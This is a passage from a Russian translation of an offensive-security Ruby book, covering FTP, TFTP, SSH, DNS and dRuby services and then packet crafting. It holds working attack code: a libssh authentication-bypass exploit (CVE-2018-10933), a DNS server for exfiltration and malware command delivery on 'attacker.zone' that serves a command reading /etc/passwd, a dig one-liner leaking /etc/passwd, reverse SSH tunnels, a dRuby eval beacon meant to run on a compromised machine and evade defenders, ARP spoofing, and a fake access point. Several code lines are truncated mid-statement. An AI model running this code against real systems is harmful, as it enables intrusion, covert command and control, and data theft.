Эта команда принимает соединения на всех интерфейсах (-i) на порту (-p) 21 и пользователя (-U) ftp с паролем (-P) ftp@123 для предоставления доступа к пути /tmp/ (–path). Написание пользовательского сервера я оставлю вам. Всё, что вам нужно увидеть, — как написан код командной строки, и почитать документацию (https://www.rubydoc.info/gems/ftpd/).

FTP-клиент

FTP-клиент, который поставляется со стандартной библиотекой Ruby, называется Net::FTP (https://docs.ruby-lang.org/en/master/Net/FTP.html). Давайте запустим наш сервер ftpdrb из командной строки в Листинге 10-4, а затем подключимся к нему с помощью следующего кода.

```
require 'net/ftp'

ftp = Net::FTP.new('localhost', 'ftp', 'ftp@123')

ftp.welcome
ftp.system
ftp.chdir 'testftp'
ftp.pwd
ftp.list('*')
ftp.mkdir 'bhr_backup'
ftp.size 'secret.txt'
ftp.get 'secret.txt', 'secret-dst.txt', 1024
ftp.put 'file1.pdf', 'file1.pdf'
ftp.rename 'file1.pdf', 'file2.pdf'
ftp.delete 'file3.pdf'
ftp.quit
```

```
ftp.closed?
ftp.close
```

Листинг 10-5: ftp-client.rb

Из этого кода вы заметите, что мы использовали почти все команды FTP-протокола (например, chdir, list, mkdir, get, put, quit).

TFTP-СЕРВИС

Хотя TFTP-сервер редко используется в наши дни, у вас всё ещё есть большой шанс найти сетевые устройства, такие как коммутаторы, маршрутизаторы и VoIP-телефоны, которые всё ещё используют протокол TFTP для обновления прошивки и конфигураций. Именно это заинтересовало меня в объяснении этого сервиса.

TFTP-сервер

TFTP-сервер опирается на gem под названием fx-tftp (https://github.com/drbig/fx-tftp), который содержит полную сборку функциональных возможностей TFTP-сервера. Давайте сначала установим его.

Установка gem fx-tftp

```
$ gem install fx-tftp
```

Опять же, этот gem поставляется с командной строкой для быстрого запуска.

```
$ tftpd -a 0.0.0.0 -p 69 /tmp/ -v
```

Листинг 10-6: TFTP-сервер — командная строка

Эта команда даёт вам полностью функциональный TFTP-сервер для раздачи маленьких файлов. Конечно, вы можете использовать этот сервер вместе с примером подделки SNMP в Листинге 11-5 из главы 11, где вы подделываете IP-адрес легитимного TFTP под свой.

TFTP-клиент

TFTP-клиент сильно адаптирован из утилиты TFTP от Metasploit (https://www.rapid7.com/db/modul
Давайте сначала установим gem rex.

Установка gem rex

```
$ gem install rex
```

Чтобы показать вам простой пример использования этого gem, я реализую функцию загрузки и объясню её.

```
require 'rex/proto/tftp/client'
require 'rex/thread_factory'
require 'rex/compat'
require 'rex/file'

def download
  opts = {
    rhost: "192.168.100.10",
    rport: 69,
    lhost: "0.0.0.0",
    lport: (1025 + rand(0xffff-1025)),
    action: :download,
    mode: 'octet',
    lfile: 'config.txt',
    rfile: 'config.txt',
  }
  puts "[*] Downloading '#{opts[:rfile]}' from #{opts[:rhost]}:#{opts[:rport]}

  tftp_client = Rex::Proto::TFTP::Client.new(
    "LocalHost" => opts[:lhost],
    "LocalPort" => opts[:lport],
    "PeerHost" => opts[:rhost],
    "PeerPort" => opts[:rport],
    "LocalFile" => opts[:lfile],
    "RemoteFile" => opts[:rfile],
    "Mode" => opts[:mode],
    "Action" => opts[:action]
  )

  tftp_client.send_read_request { |msg| puts "[*] #{msg}" }

  puts "[*] Saving #{opts[:rfile]} as '#{opts[:lfile]}'"
```

```
  until tftp_client.complete
    fh = tftp_client.recv_tempfile
    data = File.open(fh, "rb") {|f| f.read} rescue nil
    File.open(opts[:lfile], 'w') {|f| f.print data}
  end

  tftp_client.stop
  puts "[+] TFTP transfer operation complete."
ensure
  fh.unlink rescue nil # Windows часто жалуется на удаление временных файлов
end
```

`download`

Листинг 10-7.1: tftp-client-simplified.rb

Из приведённого выше кода мы подключаем класс tftp-client, так как он не загружается по умолчанию, даже если вы загружаете всю библиотеку rex (require ‘rex’), затем мы подключаем связанные классы, которые используются в классе tftp-client. Мы также храним все наши значения в хэше opts, чтобы проще было менять значения. Теперь мы создаём экземпляр класса Rex::Proto::TFTP::Client и присваиваем значения opts переменным экземпляра класса. TFTP-клиент запускает сервер на случайном порту, чтобы иметь возможность отправлять и получать данные от сервера. Так работает протокол TFTP, так как он основан на протоколе UDP.

После инициализации класса мы отправляем запрос на чтение серверу, который неявно включает желаемое удалённое имя файла, и даём ему блок кода для печати всех сообщений сервера/клиента во время передачи файла. Мы также продолжаем проверять статус передачи файла с помощью булева метода Client#complete, который возвращает false, если передача не завершена. Пока метод complete не вернёт true, tftp_client сохраняет данные файла во временном файле, который мы окончательно сохраним на диск. Наконец, мы останавливаем tftp-клиент.

Заметная разница между функциональностями загрузки и выгрузки в том, что при выгрузке вы должны прочитать файл (File.read(local_file)) — вместо указания его имени — и добавить префикс «DATA:» к содержимому файла. Кроме того, вы будете использовать метод Client#send_write_request вместо метода Client#send_read_request. И наконец, вам нужно будет изменить действие на :upload вместо :download. Таким образом, ваша функция выгрузки будет выглядеть следующим образом.

```
data = "DATA:#{File.read(opts[:lfile])}"
```

```
tftp_client = Rex::Proto::TFTP::Client.new(
  "LocalHost" => opts[:lhost],
  "LocalPort" => opts[:lport],
  "PeerHost" => opts[:rhost],
  "PeerPort" => opts[:rport],
  "LocalFile" => data,
  "RemoteFile" => opts[:rfile],
  "Mode" => opts[:mode],
  "Action" => opts[:action]
)

tftp_client.send_write_request { |msg| puts "[*] #{msg}" }

while not tftp_client.complete
  select(nil, nil, nil, 1)
  tftp_client.stop
end
```

Листинг 10-7.2: tftp-client-simplified.rb

Чтобы получить более гладкую версию командной строки, используйте файл tftp-client.rb следующим образом.

```
$ ruby tftp-client.rb -i 127.0.0.1 -p 69 -a download -r config.txt -
l config.txt
$ ruby tftp-client.rb -i 127.0.0.1 -p 69 -a upload -l secret.txt -
r secret.txt
```

SSH-СЕРВИС

Построение и контроль такого сложного сервиса может понадобиться в нескольких сценариях. Самый частый — эксплуатация SSH-сервера или клиента, или построение специальной туннельной инфраструктуры.

SSH-сервер

Несмотря на причины или сценарии, давайте построим SSH-сервер, который даёт нам доступ к шеллу в системе. Для этого мы будем использовать библиотеку под названием gem hrr_rb_ssh (https://github.com/hirura/hrr_rb_ssh). Эта библиотека позволяет вам построить ваш SSH-сервер с низкоуровневыми и высокоуровневыми конфигурациями с

нуля на чистом Ruby. Итак, установим её.

Установка gem hrr_rb_ssh

```
$ gem install hrr_rb_ssh
```

Теперь мы построим наш SSH-сервер в его простейшей форме, игнорируя всю обработку ошибок и сложные возможности SSH. Выполните следующий код.

```
require 'hrr_rb_ssh'
include HrrRbSsh

auth_password = Authentication::Authenticator.new do |context|
  username = ENV['USER']
  password = '123123'
  context.verify username, password
end

options = {}
options['authentication_password_authenticator'] = auth_password
options['connection_channel_request_pty_req'] = Connection::RequestHandler::R
options['connection_channel_request_env'] = Connection::RequestHandler::Refere
options['connection_channel_request_shell'] = Connection::RequestHandler::Refe
options['connection_channel_request_exec'] = Connection::RequestHandler::Refer
options['connection_channel_request_window_change'] = Connection::RequestHand

port = 2222
server = TCPServer.new(port)
puts "[+] Starting SSH server on port #{port}"

loop do
  Thread.new(server.accept) do |io|
    pid = fork do
      begin
        ssh_server = HrrRbSsh::Server.new(options)
        ssh_server.start(io)
      ensure
        io.close
      end
    end
```

```
    io.close
    Process.waitpid(pid)
  end
end
```

Листинг 10-8: ssh-server.rb

Мы в основном подключаем gem hrr_rb_ssh, а затем создаём экземпляр класса аутентификации, который в нашем случае основан на пароле. Этот сервер опирается на существующего пользователя в системе. Однако он будет использовать другой пароль на наш выбор, поэтому вы можете поделиться SSH-доступом с кем-то, не отдавая настоящий пароль. Затем мы устанавливаем конфигурации SSH-сервера в хэше, где говорим серверу передать pty, окружение пользователя, системный шелл после успешной аутентификации пользователя. Наконец, мы запускаем TCP-сервер на порту 2222 и создаём цикл, который создаёт новый поток и подпроцесс для каждого ssh-клиентского соединения с ssh-сервером.

SSH-клиент

Моё первое взаимодействие с SSH с использованием Ruby было в 2012 году, когда я хотел автоматизировать несколько задач администрирования на Linux-серверах и некоторых сетевых коммутаторах. Лучшая библиотека для этой задачи — gem net-ssh (https://github.com/net-ssh/net-ssh/), которая является лучшей библиотекой для Ruby с точки зрения кода, поддержки и документации. Давайте установим её.

Установка gem net-ssh

```
$ gem install net-ssh
```

Давайте сначала создадим простой SSH-клиент, который входит на удалённый SSH-сервер для выполнения команды, а затем немедленно завершается.

```
require 'net/ssh'

ssh = Net::SSH.start("192.168.100.17", "root", :password => "toor")
res = ssh.exec!("ifconfig -a")
ssh.close

puts res
```

Листинг 10-9: ssh-client-exec.rb

Из приведённого выше кода мы подключили класс Net::SSH, затем создаём новый экземпляр, который немедленно запускает соединение, передавая IP-адрес сервера, имя пользователя и пароль. Как только соединение установлено, мы используем экземпляр для выполнения команды на удалённом хосте с помощью метода exec!(). Наконец, закрываем ssh-соединение и печатаем результат выполненной команды.

Стоит также упомянуть, что Net::SSH принимает блок вместо классического экземпляра, как вы увидите в Листинге 10-10 и Листинге 10-11.

Другое отличное применение библиотеки net-ssh — другая библиотека, построенная поверх неё, под названием gem net-ssh-cli (https://github.com/swisscom/netssh-cli). Библиотека net-ssh-cli облегчает обработку всех сессий интерфейсов командной строки (CLI), избавляя от этой нагрузки (https://rubyfu.net/module-0x3-or-network-kung-fu/ssh#ssh-client-with-pty-shell), и легко позволяет вам построить полностью функциональный ssh-клиент, подобный тому, что есть у нас в системах. Давайте сначала установим её.

Установка gem net-ssh-cli

```
$ gem install net-ssh-cli
```

Теперь давайте построим простой ssh-клиент.

```
require 'net/ssh/cli'
require 'readline'

hostname = "192.168.100.17"
username = "root"
password = "123123"
prompt = /#{username}.*/m

Net::SSH.start(hostname, username, password: password) do |ssh|
  cli = ssh.cli(default_prompt: prompt)
  print cli.cmd ""
  loop { print cli.cmd Readline.readline }
end
```

Листинг 10-10: ssh-client-cli.rb

Мы инициируем ssh-соединение, как мы привыкли делать с net-ssh, а затем включаем возможности cli из экземпляра ssh. Создание экземпляра cli с помощью ssh.cli требует ожидаемого приглашения команды от удалённого сервера (например, user@hostname), и мы создали широкое регулярное выражение для этого в переменной prompt. Далее

мы печатаем баннер/сообщение ssh-сервера, если оно есть. Наконец, создаём цикл, ожидающий следующую команду для выполнения с помощью метода cli.cmd. Обратите внимание: здесь мы использовали метод Readline.readline для получения ввода пользователя; вы можете использовать вместо него метод gets, однако я предпочитаю способ Readline, так как он позволяет использовать историю команд.

Прямой SSH-туннель

SSH-туннелирование служит нам, когда нам нужно обойти сетевые ограничения, чтобы добраться до недоступного внутреннего сервера из текущей скомпрометированной доступной машины. В примере прямого SSH-туннеля мы предполагаем, что у нас есть SSH-доступ к публичному серверу, и нам нужно добраться до недоступного сервера (серверов) на порту 3389, который является сервисом удалённого рабочего стола Windows (RDP), как показано на следующем рисунке.

Рисунок 10-1: Прямой SSH-туннель

Атакующий будет перенаправлять весь трафик, который идёт через локальный порт 2222, на порт 3389 через удалённый SSH-сервер (порт 22). Чтобы сделать это, с машины атакующего выполните следующий скрипт.

```
require 'net/ssh'

Net::SSH.start(SshServer, 'user1', :password => 'pass') do |session|
  session.forward.local('0.0.0.0', 2222, RDPServer, 3389)
  session.loop { true }
end
```

Листинг 10-11: ssh-fw-tunnel.rb

Единственная заметная часть — метод session.forward.local(), где мы говорим ssh-клиенту создать туннель и привязать его ко всем интерфейсам на порту 2222. Он говорит серверу перенаправлять любое соединение из этого туннеля на RDP-сервер на порту 3389.

Как только ваше соединение с SSH-сервером установлено, подключитесь к localhost, чтобы открыть сессию удалённого рабочего стола.

```
$ rdesktop localhost:2222
```

Обратный SSH-туннель

Обратный SSH-туннель имеет почти то же использование, что и прямой туннель. Однако соединение начинается со скомпрометированного SSH-сервера, как показано на следующем рисунке.

Рисунок 10-2: Обратный SSH-туннель

Скомпрометированный SSH-сервер вызовет обратно машину атакующего на порту 22 и создаст loopback-туннель на порту 2222, затем перенаправит весь входящий с порта 2222 трафик на внутренний сервер на порту 3389.

На SSH-сервере выполните следующий код.

```
require 'net/ssh'

Net::SSH.start(Attacker, 'AttackerUser', :password => 'pass') do |session|
  session.forward.remote(3389, RDPServer, 2222, '0.0.0.0')
  session.loop { true }
end
```

Листинг 10-12: ssh-ro-tunnel.rb

Заметная часть здесь — метод session.forward.remote(), где мы создали туннель между сервером атакующего на всех интерфейсах на порту 2222 и RDPServer на порту 3389 через текущий хост (ssh-сервер).

Как только ваше соединение с сервером атакующего установлено, подключитесь к localhost, чтобы открыть сессию удалённого рабочего стола.

```
$ rdesktop localhost:2222
```

Теперь у вас есть хорошее понимание базовых возможностей SSH-клиента Ruby. Однако, что касается эксплуатации, нам иногда нужен контроль более низкого уровня над соединением для эксплуатации уязвимостей SSH.

Эксплуатация обхода аутентификации LibSSH (CVE-2018-10933)

Я кратко углублюсь в уязвимость LibSSH, чтобы понять, что нужно для написания рабочего эксплойта. Эта уязвимость происходит из-за изъяна в реализации сервера libssh, где сервер полагается на сообщение клиентской стороны (SSH2_MSG_USERAUTH_SUCCESS), говорящее серверу, что пользователь успешно аутентифицирован, вместо отправки запроса аутентификации

(SSH2_MSG_USERAUTH_REQUEST) (https://www.libssh.org/security/advisories/CVE-2018-10933.txt). Давайте посмотрим, как выглядит этот эксплойт.

```
require 'net/ssh'

opts = {
  user: 'root',
  port: 22,
  auth_methods: ['password']
}

include Net::SSH::Authentication::Constants

transport = Net::SSH::Transport::Session.new('192.168.100.17', opts)
message = Net::SSH::Buffer.from(:byte, USERAUTH_SUCCESS)
transport.send_message(message)

session = Net::SSH::Connection::Session.new(transport)
puts session.exec!('ifconfig')
```

Листинг 10-13: cve-2018-10933.rb

Из приведённого выше кода мы создаём экземпляр новой транспортной сессии с заданными опциями, которые требуются для аутентификации. Затем мы создаём буфер для аутентификации с сообщением об успехе, которое будет отправлено на сервер, пока мы создаём ssh-соединение с сервером, на котором и происходит обход аутентификации. Наконец, выполняем нашу команду на уязвимом сервере (https://pentesterlab.com/exercises/cve-2018-10933/).

DNS-СЕРВИС

DNS-сервер

Поскольку поиск уязвимостей становится сложнее и хитрее, исследователи кибербезопасности начали копаться глубже в слепых уязвимостях или скрытых изъянах в приложениях. Более того, вредоносное ПО становится всё более управляемым данными. Поэтому для эксфильтрации данных через средства контроля безопасности используются всё более скрытые каналы, избегающие стандартных путей связи (то есть HTTP, FTP, SMB), которые обычно проверяются или даже запрещены. По этим причинам нам может понадобиться DNS-сервер.

Наша главная цель для этого сервера — 1) Выводить IP-адрес любого, кто запрашивает у DNS-сервера субдомены «attacker.zone», чтобы помочь нам обнаруживать слепые уязвимости. 2) Выводить запрошенный субдомен и добавлять команду в TXT-ответ DNS, чтобы вредоносное ПО прочитало и выполнило её. Итак, сначала установим gem.

Установка gem rubydns

```
$ gem install rubydns
```

Теперь давайте разберём код перед его запуском.

```
require 'rubydns'

INTERFACES = [
  [:udp, "0.0.0.0", 53],
  [:tcp, "0.0.0.0", 53],
]

IN = Resolv::DNS::Resource::IN

UPSTREAM = RubyDNS::Resolver.new([[:udp, "8.8.8.8", 53], [:tcp, "8.8.8.8", 53]

RubyDNS.run_server(INTERFACES) do
  match(/(.*)\.attacker\.zone/, IN::A) do |transaction|
    ip_addr = transaction.options[:remote_address].ip_address
    question = transaction.question
    puts "[+] #{ip_addr} => #{question.to_s}"
    transaction.respond!("99.11.99.11")
  end

  match(/cmd\.attacker\.zone/, IN::TXT) do |transaction|
    transaction.respond!("cat /etc/passwd | base64 -w0 > /tmp/passwd.txt")
  end

  otherwise do |transaction|
    transaction.passthrough!(UPSTREAM)
  end
end
```

Листинг 10-14: dns-server.rb

После подключения gem RubyDNS мы создаём массив массивов, который содержит протокол для использования, интерфейсы и порты для прослушивания. Здесь мы используем протоколы UDP и TCP и принимаем соединения на всех интерфейсах на порту 53. Возможно, вам сначала понадобится отключить ваш локальный DNS-сервер, выполнив (systemctl stop systemd-resolved) в вашем терминале от root. Мы запускаем блок цикла DNS-сервера с заданными конфигурациями (то есть конфигурациями интерфейсов). В блоке цикла сервера мы добавляем все конфигурации, такие как сопоставление всех входящих A-запросов и извлечение IP-адреса клиента и запрошенного домена или субдоменов, а затем ответ с IP-адресом «99.11.99.11», сопоставление всех входящих TXT-запросов на субдомене «cmd.attacker.zone» и ответ строкой. В нашем случае строка — это команда для выполнения, и, наконец, используя метод otherwise, который действует как «else» и в нашем случае будет проксировать все остальные запросы в Google DNS.

Как только вы запустите скрипт на вашем DNS-сервере, протестируйте ваши конфигурации с помощью команды dig, как в следующих примерах.

```
$ dig attacker.zone +short
$ dig TXT cmd.attacker.zone +short
$ pass="$(head -1 /etc/passwd | base64 -w0 | sed 's/=//')" ; dig $pass.attacke
```

Вы получите что-то похожее на это.

```
root@C2:/root# ruby dns-server.rb
[+] Running DNS Server
[+] 185.76.139.21 => cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAo.attacker.zone
[+] 37.107.223.148 => cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAo.attacker.zo
```

Важно знать о кэшировании DNS в системе при устранении неполадок. Если вы выполните запрос один раз, DNS не отправит тот же запрос снова, когда вы перевыполните команду. Вместо этого он получит значение из локального кэша. Также убедитесь, что максимальная длина FQDN составляет 253 байта или меньше (https://stackoverflow.com/questions/32290167/what-is-the-maximum-length-of-a-dns-name/32294443).

Ещё одна вещь, которую следует учитывать, — мониторинг ISP, который может заблокировать ваш публичный IP, когда он обнаружит интенсивные DNS-запросы эксфильтрации.

DNS-клиент

DNS-клиенты — это не что иное, как команды, которые мы регулярно используем, такие как dig, host и nslookup для получения информации о домене и записей. Давайте выполним несколько базовых действий с DNS. Ruby поставляется с классом операций DNS по умолчанию под названием resolv (https://docs.ruby-lang.org/en/master/Resolv.html), которого может быть достаточно для базовых операций. Однако я предпочитаю использовать внешние gem-и, которые проще в использовании, хорошо реализованы и документированы.

DNS-запросы Один из лучших Ruby gem для операций DNS-клиента — gem dnsruby (https://github.com/alexdalitz/dnsruby). Этот gem — полнофункциональный DNS-клиент и поддерживает DNSSEC. Давайте сначала установим его.

Установка gem dnsruby

```
$ gem install dnsruby
```

Как только gem установлен, запустите ваш pry, чтобы поиграть с ним и понять его синтаксис следующим образом.

```
>> require 'dnsruby'
>> resolver = Dnsruby::Resolver.new
>> resolver.nameservers = ['8.8.8.8', '8.8.4.4']
>> query = resolver.query("blackhatruby.com", 'ANY', 'IN')
>> answer = query.answer
>> puts answer

blackhatruby.com. 299 IN A 178.62.199.102
blackhatruby.com. 299 IN NS ns1bgx.name.com.
blackhatruby.com. 299 IN NS ns2kry.name.com.
blackhatruby.com. 299 IN NS ns3dkz.name.com.
blackhatruby.com. 299 IN NS ns4cfn.name.com.
blackhatruby.com. 299 IN SOA ns1bgx.name.com. support.name.com. 1562803200 108

>> zt = Dnsruby::ZoneTransfer.new
>> zt.server = "nsztml.digi.ninja"
>> puts zt.transfer("zonetransfer.me")

zonetransfer.me. 7200 IN SOA nsztml.digi.ninja. robin.digi.ninja. 2017042001 1
zonetransfer.me. 300 IN HINFO "Casio fx-700G" "Windows XP"
```

```
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
sqgli.zonetransfer.me. 300 IN TXT "r or 1=1 --"
Xss.zonetransfer.me. 300 IN TXT "r><script>alert('Boo')</script>"
```

Из приведённого выше кода мы назначили Google DNS нашим DNS-сервером по умолчанию, затем запросили «blackhatruby.com» с типом запроса any, который получает все типы записей. Мы также отправили AXFR-запрос для получения передачи зоны (Хотя передачу зоны сейчас найти сложно, всё же хорошо хотя бы попробовать во время OSINT). Этот gem даёт вам всё необходимое для энумерации доменов и брутфорса. В других случаях вам может понадобиться подключение к DNS на основе HTTPS, что является тривиальной задачей с использованием такого gem, как doh_client (https://github.com/ninoseki/doh_client). Установите его, чтобы прочувствовать его функциональные возможности.

Whois и NSLookup Мы будем использовать реализацию на чистом Ruby под названием gem whois (https://github.com/weppos/whois) с её парсером для базовых операций.

Установка gem whois

```
$ gem install whois whois-parser
```

Кроме того, этот gem поставляется с cli-командой под названием «whoisrb». Теперь используем gem программно.

```
>> require 'whois'
>> require 'whois-parser'
>> whois = Whois::Client.new
>> whois.lookup("twitter.com")
>> record = Whois.whois("twitter.com")
>> parser = record.parser
>> parser.registered?
>> parser.created_on
=> 2000-01-21 16:28:17 UTC
>> parser.technical_contacts.first
=> #<struct Whois::Parser::Contact
 id=nil,
 type=3,
 name="Tech Admin",
 organization="Twitter, Inc.",
 address="1355 Market Street",
 city="San Francisco",
```

```
 zip="94103",
 state="CA",
 country=nil,
 country_code="US",
 phone="+1.4152229670",
 fax="+1.4152220922",
 email="domains-tech@twitter.com",
 url=nil,
 created_on=nil,
 updated_on=nil>
>> parser.nameservers.each do |nameserver|
| puts nameserver
| end

ns4.p34.dynect.net
b.r06.twtrdns.net
c.r06.twtrdns.net
d01-02.ns.twtrdns.net
d.r06.twtrdns.net
a.r06.twtrdns.net
ns3.p34.dynect.net
d01-01.ns.twtrdns.net
```

DRUBY — УДАЛЁННОЕ ВЫПОЛНЕНИЕ КОДА КАК СЕРВИС

Я не мог удержаться от объяснения этой великой возможности Ruby, о которой знают немногие; она называется dRuby. Distributed Ruby (dRuby) — встроенная система распределённых объектов в Ruby. DRuby позволяет объектам быть разделяемыми, а методам вызываться в одном Ruby-процессе для Ruby-объекта, расположенного в другом Ruby-процессе, даже на другой машине. Вы даже можете думать об этом как о Distributed Component Object (DCOM) в Windows.

Способ работы druby заключается в том, чтобы поместить весь код функциональностей на сервер (druby-сервер) и предоставить его объект, после чего клиент (druby-клиент) вызывает код сервера, где код выполняется в памяти. Связь между сервером и клиентом затем происходит с использованием специального протокола, называемого druby-протоколом, который по умолчанию открытый, но может быть зашифрован SSL. Для нас это звучит как легитимное удалённое выполнение кода, и это правильно.

Чтобы показать вам, насколько велика концепция dRuby, давайте построим сценарий

использования на её основе. Представьте, что мы внедрили вредоносное ПО (то есть Metasploit, Empire или Cobalt Strike) и загрузили и запустили druby-сервер, который слушает только на localhost на скомпрометированной машине. Затем вы можете создать Socks-сокет с помощью такого инструмента, как proxychains, чтобы запустить druby-клиент в направлении druby-сервера, так что единственный файл на диске — это druby-сервер, который сам по себе не делает ничего и содержит псевдо- и бесполезный код для blue team. Так как сервер на самом деле ждёт код для оценки и выполнения. Для простоты я собираюсь построить всё в его простейшей форме; так что код сервера будет следующим.

```
require 'drb'

class BHRBeacon
  def run(obj); eval(obj); end
end

DRb.start_service("druby://0.0.0.0:9911", BHRBeacon.new).thread.join
```

Листинг 10-15: druby-server.rb

Из приведённого выше кода мы создаём класс под названием BHRBeacon, который содержит один простой метод под названием run(), принимающий любую заданную строку и оценивающий её как/в код. Затем мы запускаем druby-сервис, чтобы предоставить этот класс для использования любым druby-клиентам по URL, похожему на URL HTTP.

Примечание: Чтобы включить SSL-соединение, всё, что вам нужно, — добавить require ‘drb/ssl’ и использовать drbssl в качестве имени протокола вместо druby и на сервере, и на клиенте (https://docs.ruby-lang.org/en/master/DRb/DRbSSLSocket/SSLConfig.html).

Теперь давайте построим druby-клиент.

```
require 'drb'

beacon = DRbObject.new_with_uri("druby://127.0.0.1:9911")
puts beacon.run "Dir.pwd"
```

Листинг 10-16: druby-client.rb

Класс DRbObject подключается к серверу и распознаёт метод экземпляра run() разделяемого класса BHRBeacon. Клиенты теперь могут отправлять Ruby-код. Как вы видите из этого кода, мы отправили Ruby-код «Dir.pwd» на сервер для выполнения и возврата результата клиенту. Код может быть настолько большим и сложным, насколько захотите.

Наконец, закрывая эту главу, стоит упомянуть, что есть огромная работа, которую можно сделать для других видов сервисов, таких как SMTP (https://github.com/4commerce-technologies-AG/midi-smtp-server), (https://rubyfu.net/module-0x3-or-network-kung-fu/email), DHCP, SMB. Есть другие полезные gem-и, такие как Rex (https://github.com/rapid7/rex), который содержит множество реализаций серверов и клиентов. Я настоятельно рекомендую вам посмотреть эти реализации, внести свой вклад или даже создать свои собственные на github, чтобы поделиться с сообществом.

Глава 11. Манипуляция сетевыми пакетами и атаки на протоколы

Атаки на сетевые протоколы требуют более глубоких знаний о структуре пакетов протокола и о том, как и сервер, и клиент обмениваются данными или выполняют команды протокола. Этот факт заставляет нас, хакеров, выходить за рамки классических операций с сокетами. Мы должны глубоко понимать анализ сетевых пакетов, их создание и манипуляцию ими с нуля.

В этой главе мы напишем различные скрипты для создания и манипуляции пакетами нескольких протоколов для достижения определённых векторов атак. Мы не будем углубляться в основы протоколов и сосредоточимся на атаках, которых хотим достичь.

PACKETGEN — АНАЛОГ SCAPY

Большинство читателей этой книги, если не все, знают о великолепной библиотеке на Python под названием Scapy (https://scapy.net/), и меня часто спрашивали, есть ли похожая библиотека в Ruby. Когда-то я использовал библиотеку под названием PacketFu (https://github.com/packetfu/packetfu) — gem. Хотя PacketFu — хорошая библиотека и в неё вложено много усилий, она не может по-настоящему конкурировать со Scapy в плане поддержки протоколов и простоты использования. К счастью, один из активных участников PacketFu создал новый gem под названием PacketGen (https://github.com/sdaubert/packetgen).

PacketGen предоставляет простые и модульные способы генерации, отправки и захвата сетевых пакетов. Он также поставляется с интерактивным интерфейсом командной строки, который помогает ускорить процесс. Теперь можно с уверенностью сказать, что в Ruby есть библиотека, которая конкурирует со Scapy. Давайте сначала установим её.

Установка gem packetgen

```
$ apt install libpcap-dev
$ gem install packetgen
```

Как только gem установлен, мы можем использовать его.

СОЗДАНИЕ СЕТЕВЫХ ПАКЕТОВ — ПАКЕТ HELLO WORLD

PacketGen имеет элегантный, но гибкий синтаксис, который предлагает несколько способов сделать одно и то же. Чтобы представить PacketGen, давайте создадим один

TCP-пакет, изменим его содержимое и отправим его в сеть следующим образом.

```
>> require 'packetgen'

>> eth = PacketGen.gen('Eth', src: '00:11:22:33:44:55', dst: 'de:ad:be:ef:ca:f

>> ip = eth.add('IP', src: '99.11.99.11', dst: '192.168.100.17')

>> tcp = ip.add('TCP', sport: 90, dport: 80, flag_syn: 1, body: "BlackHatRuby"

>> pkt = tcp.to_w('wls1')
```

Этот код генерирует Ethernet-заголовок с подделанными MAC-адресами источника и назначения. Затем добавляет IP-заголовок с подделанным IP-адресом источника и реальным адресом назначения. Поверх них добавляется TCP-заголовок со случайным исходным портом и конкретным портом назначения с включённым флагом SYN. Тело содержит нашу строку, и, наконец, отправляет пакет в сеть на интерфейсе wls1.

В этом примере я намеренно изменил всё, что можно изменить, чтобы показать вам возможности и гибкость этой библиотеки.

Метод PacketGen.gen() создаёт экземпляр заголовка и автоматически генерирует нижележащие заголовки ниже текущего сгенерированного заголовка. В нашем случае нет заголовка ниже, чем Ethernet-заголовок. Метод add() добавляет указанный заголовок к ранее сгенерированному.

Как только вы отправите пакет, вы увидите именно то, что отправили, как показано на рисунке 11-1.

Рисунок 11-1: Wireshark — TCP SYN-пакет



Рис. 1: Рисунок 11-1

ARP-СПУФИНГ

ARP-спуфинг или отравление ARP-кэша хорошо известен и эксплуатируется десятилетиями. Тем не менее, это всё ещё одна из главных атак в сети, поэтому мы перейдём прямо к коду. Я воспользуюсь этой возможностью, чтобы представить утилиты библиотеки PacketGen. Это небольшие инструменты, созданные на основе библиотеки для выполнения определённых действий. Одна из таких утилит — утилита спуфинга ARP. Итак, давайте использовать её.

```
require 'packetgen'
require 'packetgen/utils'

gateway = "192.168.100.1"
target = "192.168.100.17"

opts = {
  mac: '00:11:22:33:44:55',
  iface: 'wls1',
  interval: 2,
  for_seconds: nil # навсегда
}
```

```
PacketGen::Utils.arp_spoof(target, gateway, opts)
```

Листинг 11-1: arp-spoofer.rb

Из приведённого выше кода мы начинаем с подключения packetgen и его утилит. Мы используем готовую утилиту под названием arp_spoof. Мы передаём адрес шлюза, адрес цели и больше настроек для пакетов спуфинга, таких как поддельный MAC, интерфейс, интервал между пакетами и то, как долго будет продолжаться спуфинг. Как только вы выполните скрипт, перейдите на целевой хост и выполните команду arp -a, чтобы увидеть, что MAC-адрес вашего шлюза изменился на 00:11:22:33:44:55, как и ожидалось. Важно помнить, что ARP-спуфинг вызывает прерывание соединения с целью, если вы не включите пересылку IP на своей системе (в вашем терминале выполните: sysctl -w net.ipv4.ip_forward=1).

Под классом ARPSpoofer (https://www.rubydoc.info/gems/packetgen) есть несколько утилит, таких как mitm, arp_cache и arp. Попробуйте их и создайте свои собственные утилиты.

СОЗДАНИЕ ФАЛЬШИВОЙ ТОЧКИ ДОСТУПА (AP)

Создание ложной беспроводной точки доступа — это техника, используемая во многих векторах беспроводных атак, таких как беспроводная социальная инженерия, кража паролей Wi-Fi, всплывающие фейковые порталы авторизации для обучения или выявления тех, кто на них нажмёт и подключится, для повышения осведомлённости предприятия. Мы собираемся построить простейшую форму ложной точки доступа, транслируя в эфир Dot11-пакет маяка (beacon), а затем проверим наши устройства и увидим новый маяк.

Перед этим ваша беспроводная карта должна поддерживать режим мониторинга, и вам нужно настроить его. Вот как включить его из терминала:

```
$ iw dev
$ iw phy phy1 interface add mon0 type monitor && ifconfig mon0 up
```

Листинг 11-2: Включение режима мониторинга

Первая команда выводит список всех беспроводных интерфейсов, которые у вас есть; в моём случае у меня есть два интерфейса: один встроенный (phy0), а второй — внешняя USB-беспроводная карта (phy1). Вторая строка команды создаёт ссылку из phy1 с именем mon0 и переводит её в режим мониторинга. Наконец, она запускает интерфейс mon0 (https://sandilands.info/sgordon/capturing-wifi-in-monitor-mode-with-iw). Конечно, вы можете использовать airmon-ng, часть набора aircrack-ng, но это не обязательно.

```
require 'packetgen'

iface = 'mon0'
broadcast = "ff:ff:ff:ff:ff:ff"
bssid = "aa:aa:aa:aa:aa:aa"
ssid = "BlackHatRuby"

radio = PacketGen.gen('RadioTap')
dot11 = radio.add('Dot11::Management', mac1: broadcast, mac2: bssid, mac3: bss
beacon = dot11.add('Dot11::Beacon', interval: 0x600, cap: 0x401)
beacon.dot11_beacon.elements.push({type: 'SSID', value: ssid})
pp beacon
